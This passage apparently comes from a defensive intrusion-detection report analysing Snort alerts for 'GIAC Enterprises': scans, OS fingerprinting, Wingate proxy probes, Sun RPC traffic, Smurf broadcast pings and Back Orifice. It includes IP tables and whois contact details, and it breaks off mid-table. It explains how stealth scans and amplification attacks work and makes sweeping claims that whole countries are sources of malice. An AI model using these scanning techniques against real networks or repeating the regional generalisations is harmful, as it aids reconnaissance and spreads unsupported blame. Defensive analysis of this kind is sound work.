- You just do not like the way it looks

SYN-FIN scans

These are attempted connections to hosts with the TCP flags SYN and FIN set. This is a not a normal combination of TCP flags. Some firewalls and filtering routers examine inbound packets for a SYN flag to determine if a connection is being attempted, but they do not look for the abnormal combination of SYN and FIN. The purpose of these scans is usually to gather information, such as determining active hosts behind a firewall.

Null Scans
These are attempted connections to hosts with the no TCP set. Normal connections always set one or more TCP flags. These are sometimes referred to as stealth scans, although modern detection systems alert on this activity. Older firewalls or filter routers might allow this traffic through. The purpose of these scans is usually to gather information, such as mapping active hosts in a network.

NMAP TCP ping
This alert occurs when a TCP packet with the ACK bit set and the acknowledgement number is set to zero. This reconnaissance technique is used to locate active hosts.

Queso fingerprint
The Queso fingerprint alerts indicate a possible attempt to determine the operating system type and version of the hosts that are contacted. These scans are characterized by turning on the two reserved bits (ECN) in the TCP flags in combination with the TCP SYN flag. Various operating systems react differently to this bit combination, thereby divulging the operating system identity. This is an indication of either network mapping or reconnaissance of targeted machines.

Probable NMAP fingerprint attempt
The NMAP fingerprint alerts indicate a possible attempt to determine the operating system type and version of the hosts that are contacted. Packets with the abnormal TCP flag combinations of SYN-FIN-PSH-URG generate this alert. Various operating systems react differently to this bit combination, thereby divulging the operating system identity. This is an indication of either network mapping or reconnaissance of targeted machines.

Top Talkers by Source and Destination
The following tables list the top 10 scanning sources and destinations by type. They give you a quantitative feeling for how much scanning activity is occurring, which is a lot. They also indicate who is performing widespread reconnaissance on your network. Of particular concern are the Queso and NMAP fingerprinting activity. These are often an indication that an attacker has a heightened interest in these destinations.

Top 10 SYN-FIN Scans

By Source

Source	Alerts	Destinations	Registrant	Origin
160.78.49.191	7199	7199	PARMANET	IT
208.61.4.207	6635	6635	BellSouth.net	US
209.92.40.32	4967	4967	FastNet	US
63.195.56.20	3897	3897	PacBell	US
130.89.229.48	3860	3860	Univ Twente	NL
210.113.89.200	3572	3572	Korea Telecom	KO
203.32.161.197	3545	3545	Internet Plus	AU
213.41.69.52	3399	3399	Colt Imaginet	FR
193.64.114.10	3295	3295	KPNQwest.net	FI
195.103.69.159	3292	3292	TopSoft	IT

By Destination

Destination	Alerts	Sources
MY.NET.223.251	10	10
MY.NET.1.88	8	8
MY.NET.224.79	8	8
MY.NET.201.126	8	3
MY.NET.253.82	8	8
MY.NET.70.84	8	8
MY.NET.221.233	8	8
MY.NET.1.167	8	8
MY.NET.104.90	8	8
MY.NET.190.65	7	7

Top 10 Null Scans

By Source

Source	Alerts	Destinations	Registrant	Origin
24.112.150.20	8	1	Rogers @home	CA
128.253.247.116	8	2	Cornell Univ	US
24.113.148.32	8	1	Rogers @home	CA
128.195.229.11	7	2	Univ Cal Irv	US
24.200.14.91	5	1	Videotron	CA
24.200.140.155	4	1	Videotron	CA
195.132.238.93	4	3	Cybercable	FR
195.132.96.165	4	1	Cybercable	FR
132.178.218.181	4	3	Boise Univ	US
134.88.222.41	3	1	Univ of Mass	US

By Destination

Destination	Alerts	Sources
MY.NET.105.120	8	1
MY.NET.218.46	8	2
MY.NET.214.166	8	1
MY.NET.227.10	7	1
MY.NET.214.90	5	2
MY.NET.210.238	5	2
MY.NET.220.46	4	2
MY.NET.207.114	4	1
MY.NET.201.130	4	3
MY.NET.253.114	3	1

Top 10 NMAP TCP ping

By Source

Source	Alerts	Destinations	Registrant	Origin
192.102.197.234	47	3	Intel Corp	US
202.187.24.3	9	6	Univ Tun Abdul	MY
63.119.91.2	6	4	UUNet	US
205.128.11.157	5	2	HeadHunter.net	US
12.43.88.5	4	3	Archer Daniels	US
63.104.49.126	3	1	inflow.com	US
64.64.226.2	3	2	teligent.com	US
216.104.228.102	2	2	Exodus S.Clara	US
24.6.151.155	2	1	@home	US
213.8.52.189	2	2	Globes	IL

By Destination

Destination	Alerts	Sources
MY.NET.1.8	51	7
MY.NET.1.9	6	2
MY.NET.1.3	5	3
MY.NET.100.165	5	3
MY.NET.1.4	4	3
MY.NET.6.7	4	3
MY.NET.6.47	3	3
MY.NET.100.230	2	1
MY.NET.1.10	2	1
MY.NET.60.14	2	2

Top 10 Queso fingerprint

By Source

Source	Alerts	Destinations	Registrant	Origin
24.3.161.193	45	2	@home	US
195.115.7.2	22	1	CEGETEL	FR
129.242.219.27	19	18	UnivTromso	NO
64.80.63.121	15	9	PaeTec Com	US
24.163.42.82	8	1	RoadRunner	US
63.202.13.20	5	5	PacBell	US
128.253.247.116	5	1	CornellUniv	US
216.164.109.15	2	2	Erols	US
130.89.229.162	1	1	UnivTwente	NL
193.251.42.11	1	1	FR Telecom	FR

By Destination

Destination	Alerts	Sources
MY.NET.145.9	43	1
MY.NET.217.26	23	2
MY.NET.130.116	8	1
MY.NET.227.10	5	1
MY.NET.227.118	4	1
MY.NET.205.194	2	2
MY.NET.202.162	2	1
MY.NET.253.112	2	1
MY.NET.217.150	2	1
MY.NET.60.38	2	1

Probable NMAP fingerprint attempts

Source	Alerts	Destinations	Registrant	Origin
24.95.192.51	2	MY.NET.211.94	Road Runner	US
195.132.57.32	1	MY.NET.219.146	Cybercable	FR
24.69.214.58	1	MY.NET.224.150	Shaw Fiberlink	CA
205.251.201.36	1	MY.NET.70.93	Cable Atlantic CA	US
132.178.218.181	1	MY.NET.204.170	Boise Univ	US
24.6.151.155	1	MY.NET.162.39	@home	US
62.226.88.88	1	MY.NET.201.126	Deutsche Telekom	DE
24.180.134.156	1	MY.NET.202.134	@home	US
24.108.140.159	1	MY.NET.204.202	Videon CableSystems	CA
169.233.14.204	1	MY.NET.207.14	Univ Cal Santa Cruz	US
128.54.203.218	1	MY.NET.218.162	Univ Cal San Diego	US
193.231.207.72	1	MY.NET.60.38	DNT Timisoara	RO
128.194.79.228	1	MY.NET.206.50	Texas A&M Univ	US

Source	Alerts	Destinations	Registrant	Origin
24.9.64.57	1	MY.NET.207.14	@home	US

The sources in the top-10 Syn-Fin scans are obviously conducting widespread scans over large ranges of your network. I recommend contacting the Internet service providers regarding this activity to have it terminated.

Fortunately, there is not a lot of null scan activity.

I checked the Snort logs for all activity from each of the Queso and NMAP fingerprint sources.

The NMAP fingerprint sources were not very active, other that the fingerprint that they ran. The activity from Intel Corp 192.102.197.234 is quite odd. Intel is sending a TCP ping almost daily at random times to port 53 mostly on my.net.1.8 with a few also going to my.net.1.9 and my.net.10. They are using either source port 53 or source port 80. This should be investigated further.

The source 129.242.219.27 stands out in the list since it contacts the greatest number of destinations for fingerprinting. Upon checking the overall activity associated with each of the targets that this source fingerprinted, the hosts my.net.60.38, and my.net.60.11 show too much Wingate-1080 activity. These servers both appear in the Wingate top-20 destinations list. This is a fine example of how fingerprinting is often an indication of a server that is exhibiting characteristics that make it attractive to attack. Targets of fingerprinting should be carefully watched.

2.4.2 Watchlist 000220 IL-ISDNNET-990517

These alerts appear to be triggered by the signature of the 212.179.x.x IP address. This address block "IL-ISDNNET-990517" belongs to an ISP in Israel that has been a known source of malicious activity.

Your organization must be concerned about traffic originating from this location since there is a specific rule in the Snort IDS for this source. Follow up on this activity in accordance with your security policy. I included some details on this activity to assist you.

There were 61 sources that contacted 108 destinations for a total of 30997 contacts. No alerts were generated for traffic originating from within GIAC Enterprises that was destined for this address range. Most of the ports contacted were high ports above 1023, except for some activity to the mail port 25 in a few cases. Many of the connections use ports 6688 and 6699, which are often used by Napster. The Napster application allows users to share music files. Napster is capable of using other high ports too. It is dangerous to allow malicious sources to be establishing connections to your network. Trojans can be installed that use the typical ports for applications such as Napster thereby facilitating compromises that go unnoticed. It is also a waste of corporate resources.

The machines contacted on port 25 were my.net.110.150, my.net.253.41, my.net.253.42, my.net.253.43, and my.net.6.47. If any of these machines are running a process that listens on this port, such as mail, their individual system log files should be inspected for suspicious activity from the 212.179.x.x address range.

Ports Contacted by 212.179.x.x Source Locations

25	1069	1087	1167	1185	1189	1190	1214	1255	1258	1403
1476	1498	1738	2691	3335	3348	4017	4039	4068	4108	4123
4129	4134	4149	4156	4171	4191	4275	4284	4303	4314	4317
4337	4340	4341	4342	4362	4410	4433	4440	4447	4459	4468
4470	4515	4519	4526	4545	4546	4564	4592	4619	4634	4670
4676	4681	4707	4722	4739	4743	4752	4759	4764	4772	4780
4818	4834	4863	4922	4928	4968	4980	4990	4992	6346	6688
6699	6700	8311	8765	13198	43577	43602	44010	47135	49297	52485
60703										

Sources: Top 20 212.179.x.x

Source	Alerts	Destinations		Source	Alerts	Destinations
212.179.95.5	6117	9		212.179.95.26	625	1
212.179.27.6	4011	15		212.179.7.58	589	1
212.179.79.2	3950	14		212.179.30.113	579	1
212.179.44.115	3938	1		212.179.15.122	564	1
212.179.72.226	1591	4		212.179.50.77	505	1
212.179.41.24	1353	1		212.179.24.136	475	1
212.179.45.81	950	1		212.179.56.5	439	2
212.179.66.2	729	4		212.179.23.95	416	4
212.179.44.66	667	1		212.179.45.241	402	12
212.179.29.170	648	1		212.179.58.191	366	1

Destinations: Top 20 Contacted by 212.179.x.x

Destinations	Alerts	Sources		Destinations	Alerts	Sources
MY.NET.211.146	4810	1		MY.NET.221.146	638	2
MY.NET.223.98	3938	1		MY.NET.223.254	625	1
MY.NET.206.90	3914	2		MY.NET.211.178	609	1
MY.NET.203.142	1638	1		MY.NET.15.215	579	1
MY.NET.218.142	1459	1		MY.NET.227.190	564	1
MY.NET.214.170	1353	1		MY.NET.203.206	505	1
MY.NET.202.22	950	1		MY.NET.98.181	500	1
MY.NET.201.174	796	1		MY.NET.225.58	475	1
MY.NET.214.74	667	1		MY.NET.220.190	433	2
MY.NET.209.106	648	1		MY.NET.203.118	430	1

2.4.3 Watchlist 000222 NET-NCFC

These alerts appear to be triggered by the signature of the 159.226.x.x IP address. This address block "NET-NCFC" belongs to "The Computer Network Center Chinese Academy of Sciences", which has been a known source of malicious activity.

Your organization must be concerned about traffic originating from this location since there is a specific rule in the Snort IDS for this source. Follow up on this activity in accordance with your security policy. I included some details on this activity to assist you.

There were 45 sources that contacted 26 destinations for a total of 8134 contacts. No alerts were generated for traffic originating from within GIAC Enterprises that was destined for this address range. Most of the ports contacted were low ports below 1024, with a high level of activity to the mail port 25.

Various machines were contacted on privileged ports 21, 23, 25, 113, and 443. If any of these machines are running processes that listen on these ports their individual system log files should be inspected for suspicious activity from the 159.226.x.x address range.

The host 159.226.41.166 shows contact using source port 23 to a high port on my.net.100.81 on 11/13, and to my.net.99.51 on 11/17. Both of these communications could be an indication of the internal hosts connecting outbound to the outside address via telnet. This is a bad situation. Both these hosts need to be checked for compromise.

Observations of the general traffic patterns from this source net 159.226 makes me nervous. The mail traffic flow has an odd feel to it and shows signs of abuse. I recommend review the mail logs and possibly capturing some packet payloads for examination. For example: On 10/20, 159.226.91.20 contacted port 25 on my.net.100.230 for a total of 142 alerts all using source port 1566. The connection started at 03:36:00 and ended at 04:33:01. This is not normal port 25 mail traffic. This host is attacking port 25 or sending large loads of spam.

Destinations: Hosts and Ports Contacted by 159.226.x.x

Host	Port	Host	Port	Host	Port
MY.NET.1.2	25	MY.NET.145.9	25	MY.NET.253.51	113
MY.NET.100.165	21	MY.NET.145.9	34171	MY.NET.253.52	113
MY.NET.100.165	22578	MY.NET.145.9	37412	MY.NET.253.53	113
MY.NET.100.230	25	MY.NET.145.9	41386	MY.NET.6.34	25
MY.NET.100.230	113	MY.NET.145.9	41834	MY.NET.6.35	25
MY.NET.100.230	35381	MY.NET.145.9	42221	MY.NET.6.47	25
MY.NET.100.230	37566	MY.NET.145.9	47626	MY.NET.6.47	39429
MY.NET.100.230	41901	MY.NET.154.27	1955	MY.NET.6.7	23
MY.NET.100.230	43665	MY.NET.154.27	1960	MY.NET.6.7	25
MY.NET.100.230	44082	MY.NET.158.32	1583	MY.NET.6.7	113
MY.NET.100.230	44861	MY.NET.158.32	1585	MY.NET.6.7	1245
MY.NET.100.230	49453	MY.NET.253.112	443	MY.NET.6.7	15276
MY.NET.100.230	55542	MY.NET.253.24	443	MY.NET.6.7	17341
MY.NET.100.230	64855	MY.NET.253.41	25	MY.NET.6.7	21555
MY.NET.100.81	43879	MY.NET.253.41	35505	MY.NET.6.7	22346
MY.NET.110.150	1145	MY.NET.253.41	44223	MY.NET.6.7	22690
MY.NET.130.185	2255	MY.NET.253.42	25	MY.NET.60.17	25
MY.NET.130.185	2256	MY.NET.253.42	33912	MY.NET.70.33	8765
MY.NET.130.185	2258	MY.NET.253.42	39859	MY.NET.75.3	25
MY.NET.145.18	21	MY.NET.253.42	57011	MY.NET.99.51	40627
MY.NET.145.18	25459	MY.NET.253.43	25		
		MY.NET.253.43	33995		
		MY.NET.253.43	35876		
		MY.NET.253.43	53259		

Sources: Top 20 159.226.x.x

Source	Alerts	Destinations		Source	Alerts	Destinations
159.226.45.3	6295	8		159.226.159.1	19	4
159.226.91.20	1209	4		159.226.21.3	18	4
159.226.41.166	123	2		159.226.118.9	18	3
159.226.5.77	87	1		159.226.5.222	16	1
159.226.228.1	58	5		159.226.6.5	14	2
159.226.157.1	38	7		159.226.39.1	13	1
159.226.66.130	33	6		159.226.49.157	12	1
159.226.92.10	29	1		159.226.115.1	12	2
159.226.114.1	21	2		159.226.5.83	9	1
159.226.63.200	20	1		159.226.172.136	8	1

Destinations: Top 20 Contacted by 159.226.x.x

Destination	Alerts	Sources		Destination	Alerts	Sources
MY.NET.6.7	5793	8		MY.NET.6.47	12	2
MY.NET.100.230	1286	7		MY.NET.253.24	9	1
MY.NET.253.43	461	17		MY.NET.253.53	8	3
MY.NET.253.41	179	16		MY.NET.1.2	8	2
MY.NET.253.42	151	12		MY.NET.75.3	6	1
MY.NET.99.51	70	1		MY.NET.100.165	5	1
MY.NET.100.81	53	1		MY.NET.253.51	4	3
MY.NET.145.9	41	2		MY.NET.60.17	4	1
MY.NET.6.34	13	1		MY.NET.154.27	3	1
MY.NET.145.18	13	2		MY.NET.130.185	3	1

2.4.4 WinGate 1080 Attempts

These alerts are attempts to connect to port 1080, which is used by Wingate servers. These proxy servers can be used in a malicious manner to hide or "launder" a true source address. This provides some anonymity for an attacker and may cast blame upon the Wingate server owner. Wingate servers are often the targets of attacks because they provide a launch point for attacks on other servers. There are a number of known vulnerabilities associated with Wingate servers, which provide the means for exploiting these servers as is referenced in the practicals by Guy Bruneau (#255) and Teri Bidwell (#267).

There were 570 sources that contacted 2655 destinations for a total of 4764 contacts.

Sources: Top 20 Wingate

Source	Alerts	Destinations		Source	Alerts	Destinations
63.193.210.208	1883	1837		24.214.18.65	70	58
208.194.161.155	220	104		198.139.244.22	58	7
198.63.2.192	179	9		213.96.27.142	58	5
204.117.70.5	154	36		194.75.152.237	51	44
64.86.5.250	135	68		216.179.0.37	41	22
207.114.4.46	129	107		64.86.6.250	33	28
212.72.75.236	113	23		207.126.106.118	30	15
63.26.7.170	95	1		194.84.208.118	29	22

Source	Alerts	Destinations		Source	Alerts	Destinations
24.169.61.162	89	75		63.238.214.65	29	20
168.120.16.250	72	36		216.234.161.197	24	23

Destinations: Top 20 Wingate

Destination	Alerts	Sources		Destination	Alerts	Sources
MY.NET.206.118	372	7		MY.NET.221.138	23	5
MY.NET.225.154	126	6		MY.NET.224.134	19	3
MY.NET.60.11	67	44		MY.NET.211.2	18	1
MY.NET.60.8	64	38		MY.NET.212.214	18	1
MY.NET.60.16	39	23		MY.NET.97.187	16	2
MY.NET.203.78	34	1		MY.NET.214.170	16	5
MY.NET.60.38	33	25		MY.NET.219.118	14	3
MY.NET.53.91	29	6		MY.NET.211.14	14	2
MY.NET.222.102	24	9		MY.NET.225.62	14	5
MY.NET.53.219	24	9		MY.NET.100.203	14	9

Review of Sources

It is readily apparent from the top 20 Wingate sources that 63.193.210.208 has attempted a large number of connections to port 1080. A review of the log records shows that this source address performed a scan across a wide portion of the my.net address space on 10/05 from 18:58:22 through 19:03:42. This is a very rapid scan and is likely to set off intrusion detection monitors. This attacker may be just a script kiddie scanner, or it could be a skilled attacker that wants to see if GIAC Enterprises reacts to such brash activity. I recommend contacting this user's ISP regarding this activity.

IP address: 63.193.210.208 Hostname: adsl-63-193-210-208.dsl.snfc21.pacbell.net
Registration at www.arin.net:
Pacific Bell Internet Services,Inc. (NETBLK-PBI-NET-7) PBI-NET-7
63.192.0.0 - 63.207.255.255
ADSL BASIC-rback7-snfc21 (NETBLK-SBCIS990913-39) SBCIS990913-39
63.193.210.0 - 63.193.211.255
Pacific Bell Internet Services,Inc. (NETBLK-PBI-NET-7)
Marathon Plaza, North Tower
303 Second St, Suite 830
San Francisco, CA 94107
Coordinator:
PBI IP Administrator (PIA2-ORG-ARIN) ip-admin@PBI.NET
Phone: 888-212-5411 Fax: 415-442-4999

Review of Destinations

When we examine the top 20 destinations, we readily notice that 7 sources contacted my.net.206.118 for a total of 372 connections. The Snort logs show that all 372 connections occurred on 11/19 from 05:57:15 through 15:55:37. These sources are targeting this Wingate server. The server may have either been attacked in an attempt to compromise it, or it is already compromised. The sources contacting my.net.206.118 via

Wingate are: 194.75.152.237, 198.139.244.22, 198.63.2.192, 198.88.88.99, 208.194.160.1, 212.72.75.236, and 64.86.5.250.

The my.net.225.154 server shows a similar pattern. The majority of the contacts occurred on 10/04 from 03:22:35 through 10:48:25 from sources 208.194.161.155, 63.164.155.131, and 63.26.7.170.

Both of these servers should be checked to see if they are compromised. There is a lot of overall Wingate activity. I recommend performing a thorough review of all servers running Wingate to insure they are not compromised, and that they have all of the current operating system patches. These servers should also be checked to see if they are properly hardened against attacks.

Registration information for the source addresses follows. Please note that several of them are part of the Dalnet IRC network, which has been a target of hackers for quite some time and has also been a source of malicious activity (see news on www.dalnet.com).

IP address: 194.75.152.237 Hostname: dalnet.lineone.net Registration at www.ripe.net:

```
descr:      Springboard Internet Services Limited
address:    Springboard Internet Services Limited
address:    (Trading as LineOne)
address:    Ludgate House
address:    245 Blackfriars Road
address:    London    SE1 9UY
address:    UNITED KINGDOM
phone:      +44 20 7579 4300
fax-no:     +44 40 7579 4301
e-mail:     domain-admin@lineone.com
e-mail:     postmaster@lineone.com
nic-hdl:    DA2339-RIPE
remarks:    Please send abuse notification to abuse@lineone.com
remarks:    Please send other queries to domain-admin@lineone.com
```

IP address: 198.139.244.22 Hostname: philly.pa.us.dal.net
IP address: 198.63.2.192 Hostname: unknown
Registration at www.arin.net:

```
Verio, Inc. (NET-VRIO-198-138)
  8005 South Chester Street
  Englewood, CO 80112    US
Coordinator:
    Verio, Inc.  (VIA4-ORG-ARIN)  vipar@verio.net
    303.645.1900
```

IP address: 208.194.160.1 Hostname: unknown
IP address: 208.194.161.155 Hostname: proxy.monitor.twisted.ma.us.dal.net
Registration at www.arin.net:

```
First Internet Alliance (NETBLK-UU-208-194-160)
  3 Main Street
  Hopkinton, MA 01748      US
Coordinator:
    Keough, Rick  (RK385-ARIN)  rkeough@fiam.net
    508-435-7356
```

IP address: 212.72.75.236 Hostname: unknown Registration at www.ripe.net:
ONLINE-KIOSK Network Admins
address: BayCIX GmbH
address: Wagnergasse 8
address: D-84034 Landshut
address: Germany
phone: +49 871 92536 0
fax-no: +49 871 92536 29
e-mail: technik@kiosk-online.de

IP address: 64.86.5.250 Hostname: proxy3.monitor.dal.net Registration at www.arin.net:
9 Net Avenue (NETBLK-9NETAVE-1)
11 Kodiak Cres
Toronto, ON M3J 3E5 CA
Coordinator:
Cook, Duane (DC802-ARIN) dcook@9netave.ca
416-630-1100 x229

IP address: 63.164.155.131 Hostname: unknown Registration at www.arin.net:
2 FORDS NETWORK (NETBLK-FON-106775219253879)
2634 ROBERT RD
ARANSAS PASS, TX 78336 US
Coordinator:
FORD, JOHN (JF623-ARIN) FORDPUB@FORDS.NET
3617585527

IP address: 63.26.7.170 Hostname: unknown Registration at www.arin.net:
UUNET Technologies, Inc. (NETBLK-NETBLK-UUNET97DU)
3060 Williams Drive, Suite 601
Fairfax, va 22031 US
Coordinator:
UUNET, AlterNet - Technical Support (OA12-ARIN) help@UUNET.UU.NET
800-900-0241

2.4.5 TCP SMTP Source Port traffic

These alerts appear to be triggered by traffic that uses source port 25 (SMTP mail port). The standard Snort rule sets that are distributed by www.snort.org and www.whitehats.com do not include a rule with this text message, but they do include alerts for mail relaying attempts that use source port 25. This may be a custom rule that GIAC Enterprises is using to identify a traffic anomaly with which they have had problems in the past.

There were 4 sources that contacted 2836 destinations for a total of 2893 contacts. Source statistics are provided below. Destination statistics are not provided since all of the destinations had either one or two alerts so was no value in a top-20 listing.

Sources: SMTP-Source-Port

Source	Alerts	Destinations
211.46.110.81	1789	1789
24.7.227.215	1096	1096
194.67.168.11	6	6
194.88.77.240	2	1

Normal SMTP traffic uses a high port on the source (>1023) and port 25 on the destination. The traffic flagged by this Snort rule is primarily characterized by both source and destination port 25, which the exception of the 6 connections from 194.67.168.11 which contacts privileged ports between 1001 and 1019 on the destination. Both traffic patterns should be considered anomalous. The use of source port 25 is an attempt to disguise bogus traffic as legitimate mail. The source/destination port-25 traffic appears to be a scans to find machines with open port 25, and could possibly be a search for mail relays.

Registration information for the source addresses follows. Note on 211.46.110.81: Korea has been a popular region for compromised machines lately, and subsequently has also been source of malicious activity. The activity from this source address is malicious and it is examined further in section 2.4.12 External RPC call. Good luck following up on this source.

IP address: 211.46.110.81 Hostname: unknown Registration at www.whois.nic.or.kr.net:
Name: KYONGGIDO YONGIN OFFICE OF EDUCATION
Address: 195 KIMRANGJANG-DONG YONGIN-SHI
State: KYONGGI Zip Code: 449-020 Korea
[Admin Contact Information]
Name: NAMRYE CHON
Phone: 0335-331-9369
Fax: 0335-331-9363
E-Mail: freewide@kgromc.co.kr

IP address: 24.7.227.215 Hostname: c921627-a.alntn1.tx.home.com Registration at www.arin.net:
@Home Network (NETBLK-BB1-RDC2-TX-2)
425 Broadway
Redwood City, CA 94063 US
Coordinator:
Operations, Network (HOME-NOC-ARIN) noc-abuse@noc.home.net
(650) 556-5599

IP address: 194.67.168.11 Hostname: unknown Registration at www.ripe.net:
netname: RELSOFT
descr: Relsoft network. Web portal.
descr: RMT hosting
country: RU
status: ASSIGNED PA
notify: admin@relsoft.by
descr: Provider Local Registry
notify: noc@rmt.ru
person: Rudenko Danila
address: Kazarmenny per. 30, 5a
address: Minsk, Belarus
phone: +375 017 2494096
fax-no: +375 017 2496483
e-mail: admin@relsoft.by
notify: admin@relsoft.by
changed: lavrov@radio-msu.net 20000824

IP address: 194.88.77.240 Hostname: monopoly.fulham.vi.net Registration at www.ripe.net:
netname: LONDON1-DIAL-POOL2
descr: Level 3 Communications: Managed Modem address space

country: GB
remarks: All abuse reports should be addressed to abuse@eu.level3.net
remarks: Any abuse reports addressed to the admin-c or tech-c contacts
remarks: are not likely to get dealth with. Thank you.
notify: notify@eu.level3.net
changed: guy.vegoda@level3.com 20000921
person: Guy David Vegoda
address: Level (3) Communications
address: London
address: GB
phone: +44-20-7864-4444
e-mail: guy@eu.level3.net

2.4.6 Attempted Sun RPC high port access
SUNRPC highport access

The alerts for Sun RPC high ports are similar to standard Snort distribution rule sets for TCP traffic that uses destination port 32771. There are known vulnerabilities in some versions of Sun rpcbind, which uses this port. Since I do not have the exact Snort rule set that GIAC Enterprises is using, I expect that there must be two different rules that are generating these similar alerts based upon the text messages. The first alert might trigger on just an inbound SYN flag (attempted) or ignore the flags entirely, whereas the second might trigger on inbound ACK or outbound SYN-ACK flags thereby suggesting an active connection. Since the nature of the two alerts is very related, I will group their reviews together, but differences between the traffic patterns will be noted.

Due to the volume of these alerts, this survey will address the majority of them, but all of them will not be fully explored.

Combined, there were 36 sources that contacted 45 destinations for a total of 2602 contacts.

Sources: Top 20 (all) Attempted Sun RPC high port access

Source	Alerts	Destinations		Source	Alerts	Destinations
205.188.153.108	628	4		205.188.153.98	48	3
205.188.153.107	517	4		205.188.153.105	29	1
205.188.153.116	435	1		205.188.153.111	13	3
205.188.153.109	334	3		205.188.153.115	9	1
205.188.153.101	110	3		205.188.153.114	7	2
205.188.153.102	101	2		205.188.153.97	4	1
205.188.153.99	98	3		63.83.225.106	3	1
205.188.153.104	91	4		205.188.153.106	2	2
205.188.153.110	59	2		205.188.179.33	2	1
205.188.153.100	51	2		200.53.184.66	1	1

Sources: Sun RPC high port access

Source	Alerts	Destinations		Source	Alerts	Destinations
216.10.12.30	33	2		129.123.6.14	1	1
216.148.218.160	6	1		211.46.110.81	1	1
205.188.3.211	4	1		212.86.129.227	1	1
195.34.28.117	3	1		216.10.12.2	1	1

Source	Alerts	Destinations		Source	Alerts	Destinations
24.18.90.197	3	2		205.188.1.105	1	1
205.188.3.239	3	1		24.40.46.225	1	1
205.188.4.2	2	1				

Destinations: Top 20 Attempted Sun RPC high port access

Destination	Alerts	Sources		Destination	Alerts	Sources
MY.NET.221.246	488	1		MY.NET.209.182	49	1
MY.NET.225.210	435	1		MY.NET.225.98	37	2
MY.NET.217.214	365	1		MY.NET.220.78	29	1
MY.NET.206.222	299	6		MY.NET.221.126	28	1
MY.NET.222.98	187	1		MY.NET.202.242	18	2
MY.NET.226.74	154	2		MY.NET.144.42	18	2
MY.NET.228.42	132	1		MY.NET.97.62	16	1
MY.NET.227.50	97	1		MY.NET.105.115	15	1
MY.NET.152.198	61	2		MY.NET.97.202	11	1
MY.NET.223.18	53	1		MY.NET.226.198	9	1

Destinations: Sun RPC high port access

Destination	Alerts	Sources		Destination	Alerts	Sources
MY.NET.206.222	21	2		MY.NET.253.114	2	1
MY.NET.202.242	20	3		MY.NET.6.15	1	1
MY.NET.212.186	4	1		MY.NET.53.14	1	1
MY.NET.97.59	3	1		MY.NET.179.78	1	1
MY.NET.228.62	3	1		MY.NET.206.218	1	1
MY.NET.53.23	2	1		MY.NET.140.51	1	1

The large volume of these alerts is quite disturbing since the vulnerabilities associated with this protocol generally give the attacker root privileges. Reviewing the statistics in the tables above gives further cause for concern. Many of the destinations have a high number of alerts from only a few source addresses, and many of the sources have a high number of alerts to only a few destinations. These facts alone suggest that your servers are being targeted, and some may already be compromised. Fortunately, examination of the traffic reveals that most of the "attempted sun rpc high port access" alerts are probably false positives. Out of the 2542 alerts for this traffic, 2534 contacts come from 205.188.153.x or 205.188.179.33, which are AOL ICQ servers. The source port is 4000, which is used by ICQ. The conversation happens to be using high port 32771 on the MY.NET servers. There are also a few contacts from the same source address range using source port 53, which are probably just DNS responses from MY.NET to AOL. From a resource use perspective, these chat sessions continue over long periods time. A review of corporate policy concerning the appropriate use of company resources is suggested, and possibly addressing this activity with the employees.

There were a few suspicious contacts: One from 200.53.184.66 (isp66.ifxnw.com.mx) and three from 63.83.225.106 (unknown hostname). There were no other contacts from these source addresses in any of the Snort alerts, scans, or out-of-spec logs.

The activity from source address 211.46.110.81 is malicious and it is examined further in section 2.4.12 External RPC call.

In the "sun rpc high port access" alerts, two source addresses have significant more activity than the others: 216.10.12.30 and 216.148.218.160. The snort logs show a lot of source port 2078 activity from 216.10.12.30, which is a host at a software company, Darkorb Communications, that offers system administration tools. I recommend checking if you are using any of their products to explain this traffic. The 216.148.218.160 traffic shows the use of port 443, which is used by SSL browser communications. Accessing the URL https://216.148.218.160 displays a Red Hat browser test page for Apache web server, which means this traffic is probably acceptable.

2.4.7 Broadcast Ping to subnet 70

Snort is configured to alert for broadcast pings, which are pings to broadcast addresses. These are generally associated with the Smurf Denial of Service attacks. Attackers send a ping to a broadcast address. The target address is not the true victim, but instead is an intermediate party whose hosts on that subnet to reply back to the source address. The source address is spoofed with the intended victim's address. The victim gets bombarded with replies from all of the hosts on the intermediary's subnet. This overflow of traffic causes the victim's network to become overwhelmed.

Allowing your network to respond to broadcasts will entice attackers to use you an intermediary since your network essentially amplifies their traffic. This consumes your bandwidth and is dangerous to your fellow Internet citizens.

Sometimes, broadcast pings are also used a network mapping technique. Since all the active hosts on a subnet respond to the broadcast, the attacker receives a map of the active hosts in a very rapid fashion.

There were 216 sources that transmitted 1813 broadcasts.

Sources: Broadcast Ping to subnet 70

Source	Alerts		Source	Alerts
193.231.169.166	88		194.102.242.65	32
193.226.60.179	55		193.230.129.169	30
193.231.220.101	50		129.186.67.59	24
213.154.131.131	49		208.212.171.155	22
193.231.220.71	43		213.154.134.74	21
217.10.206.79	43		193.230.162.79	21
213.154.133.190	40		193.226.127.19	19
63.227.65.135	37		217.10.206.93	19
193.231.220.17	33		193.231.6.40	19
193.231.253.224	32		193.226.127.20	19

There must be significance to this subnet 70 at GIAC Enterprises, such as a publicly accessible subnet, since there is a Snort rule configured specifically for this destination.

Of the 1813 broadcasts, 1133 come from the 193.x.x.x and 194.x.x.x networks. These are registered to eastern European countries, primarily Romania. Romania has been a heavy

source of hacking activity lately, and numerous news articles have made this public knowledge. Contacting these Internet Service Providers to get this stopped may be quite difficult.

I recommend that you verify that your border routers drop inbound and outbound broadcast packets so that these packets never reach the 70-subnet. Verify that your network is not a smurf amplifier with the tool at the web site http://www.powertech.no/smurf/.

2.4.8 Back Orifice

This malicious back-door client/server software gives an attacker complete control over a victim's Windows based machine including process manipulation, registry manipulation, keystroke recording, device management, reboots, and password listing. The exploit uses UDP port 31337 on the victim's machine. Network Associates has a technical summary of this Trojan at http://vil.nai.com/vil/virusChar.asp?virus_k=10229.

There were 40 sources that contacted 932 destinations for a total of 1697 contacts.

Sources: Top 20 Back Orifice

Source	Alerts	Destinations		Source	Alerts	Destinations
62.136.90.120	306	189		203.170.144.127	58	53
63.46.46.143	291	291		203.170.154.9	52	49
203.148.182.108	111	100		203.170.157.154	33	33
213.43.69.72	99	91		213.43.86.72	31	31
203.155.130.111	79	72		203.148.183.22	26	26
209.94.199.186	78	78		213.43.80.51	25	25
203.148.183.44	75	67		203.170.157.178	24	24
213.43.69.126	75	68		24.128.48.165	23	23
168.120.12.33	70	63		62.136.10.186	22	22
209.94.199.141	69	59		212.187.106.231	21	21

Destinations: Top 20 Back Orifice

Destination	Alerts	Sources		Destination	Alerts	Sources
